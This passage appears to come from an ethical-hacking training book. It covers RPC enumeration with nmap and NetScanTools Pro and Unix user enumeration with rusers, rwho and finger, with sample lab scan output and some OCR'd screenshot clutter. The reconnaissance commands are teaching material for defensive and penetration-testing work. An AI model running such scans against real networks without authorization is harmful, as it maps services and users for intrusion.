The portmapper service listens on TCP and UDP port 111 to detect the endpoints and present clients, along with details of listening RPC services. Enumerating RPC endpoints enables attackers to identify any vulnerable services on these service ports. In networks protected by firewalls and other security establishments, this portmapper is often filtered. Therefore, attackers scan wide port ranges to identify RPC services that are open to direct attack.

Attackers use the following Nmap scan commands to identify the RPC service running on the network:

```
# nmap -sR <target IP/network>
# nmap -T4 –A <target IP/network>
```


Zenmap
Scan
Tools
Profile
Help
Profile:
Scan
Cancel
Hosts
Services
OS
Host
10.10.1.2
10.10.1.3
10.10.1.9
10.10.1.11
10.10.1.13
10.10.1.19
10.10.1.22
Filter Hosts
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details

Target: 10.10.1.0/24


Command: nmap -T4 -A 10.10.1.0/24

```
nmap -T4 -A 10.10.1.0/24
```

```
Nmap scan report for 10.10.1.22
Host is up (0.00s latency).
Not shown: 983 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time:
2022-03-22 11:30:04Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: CEH.com0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
(Domain: CEH.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CEH
|   NetBIOS_Domain_Name: CEH
|   NetBIOS_Computer_Name: SERVER2022
```

Figure 4.47: Screenshot displaying an Nmap scan result for RPC enumeration

Additionally, attackers use tools such as NetScanTools Pro to capture the RPC information of the target network. The NetScanTools Pro RPC Info tool helps attackers detect and access the portmapper daemon/service that typically runs on port 111 of Unix or Linux machines.


demo - NetScanTools® Pro Demo Version Build 7-3-2019 based on version 11.86.3
File
Edit
Accessibility
View
IPv6
Help
Welcome
Automated Tools
Manual Tools (all)
Routing Table - IPv4
Routing Table - IPv6
*nix RPC Info
Service Lookup
Simple Services
SMB Scanner
Favorite Tools
Active Discovery Tools
Passive Discovery Tools
DNS Tools
Packet Level Tools
External Tools
Application Info
Click here to Buy Now!
Manual Tools - *nix RPC Info
Add Note
Jump To Automated
Reports
☐ Add to Favorites
IPv4
IPv6
Defaults
Dump Portmap
TCP Ping
UDP Ping
Stop
Show desktop
For Help, press F1
CAP
NUM
SCRL

Query ONC RPC services on a *nix computer.

Target Hostname or IPv4 Address: 10.10.1.19

Port Number: 111

Timeout (sec): 5

Program Number: 100000

Ready.


```
Program  Version  Protocol  Port  Description
100000   2        udp       111
100000   3        udp       111
100000   4        udp       111
100000   2        tcp       111
100000   3        tcp       111
100000   4        tcp       111
100003   2        tcp       2049
100003   3        tcp       2049
100003   2        udp       2049
100003   3        udp       2049
100003   4        tcp       2049
100005   1        tcp       2049
100005   2        tcp       2049
100005   3        tcp       2049
100005   1        udp       2049
100005   2        udp       2049
100005   3        udp       2049
100021   1        tcp       2049
100021   2        tcp       2049
100021   3        tcp       2049
100021   4        tcp       2049
```

Open PRC Port

Figure 4.48: Screenshot displaying NetScanTools Pro tool for RPC enumeration

Unix/Linux User Enumeration

rusers	Displays a list of users who are logged on to remote machines or machines on local network **Syntax**: `/usr/bin/rusers [-a] [-l] [-u| -h| -i] [Host ...]`
rwho	Displays a list of users who are logged on to hosts on the local network **Syntax**: `rwho [ -a]`
finger	Displays information about system users, such as login name, real name, terminal name, idle time, login time, office location, and office phone numbers **Syntax**: `finger [-l] [-m] [-p] [-s] [user ...] [user@host ... ]`



```
ubuntu@ubuntu-Virtual-Machine:~$ finger
Login     Name       Tty      Idle  Login Time   Office     Office Phone
ubuntu    Ubuntu     *:1            May 12 08:04 (:1)
ubuntu@ubuntu-Virtual-Machine:~$ finger ubuntu
Login: ubuntu                           Name: Ubuntu
Directory: /home/ubuntu                 Shell: /bin/bash
On since Thu May 12 08:04 (EDT) on :1 from :1 (messages off)
No mail.
No Plan.
ubuntu@ubuntu-Virtual-Machine:~$ 
```

Unix/Linux User Enumeration

One of the important steps for enumeration is to perform Unix/Linux user enumeration. Unix/Linux user enumeration provides a list of users along with details such as the username, host name, and start date and time of each session.

The following command-line utilities can be used to perform Unix/Linux user enumeration.

- **rusers**

  rusers displays a list of users who are logged in to remote machines or machines on the local network. It displays an output similar to the who command, but for the hosts/systems on the local network. Its syntax is as follows:

  ```
  /usr/bin/rusers [-a] [-l] [-u| -h| -i] [Host ...]
  ```

  The options are as follows.

  - **-a**: Gives a report for a machine even if no users are logged in
  - **-h**: Sorts alphabetically by host name
  - **-l**: Gives a longer listing similar to the who command
  - **-u**: Sorts by the number of users
  - **-i**: Sorts by idle time

- **rwho**

  rwho displays a list of users who are logged in to hosts on the local network. Its output is similar to that of the who command and contains information about the username, host name, and start date and time of each session for all machines on the local network running the rwho daemon. Its syntax is as follows:

  ```
  rwho [ -a]
  ```

  It has the following option.

  - **-a**: Includes all users; without this flag, users whose sessions are idle for an hour or more are not included in the report


- **finger**

  finger displays information about system users such as the user's login name, real name, terminal name, idle time, login time, office location, and office phone numbers. Its syntax is as follows:

  ```
  finger [-l] [-m] [-p] [-s] [user ...] [user@host ...]
  ```

  The options are as follows.

  - **-s**: Displays the user's login name, real name, terminal name, idle time, login time, office location, and office phone number
  - **-l**: Produces a multi-line format displaying all of the information described for the **-s** option as well as the user's home directory, home phone number, login shell, mail status, and the contents of the files ".plan," ".project," ".pgpkey," and ".forward" from the user's home directory
  - **-p**: Prevents the **-l** option of finger from displaying the contents of the ".plan," ".project," and ".pgpkey" files.
  - **-m**: Prevents the matching of usernames.



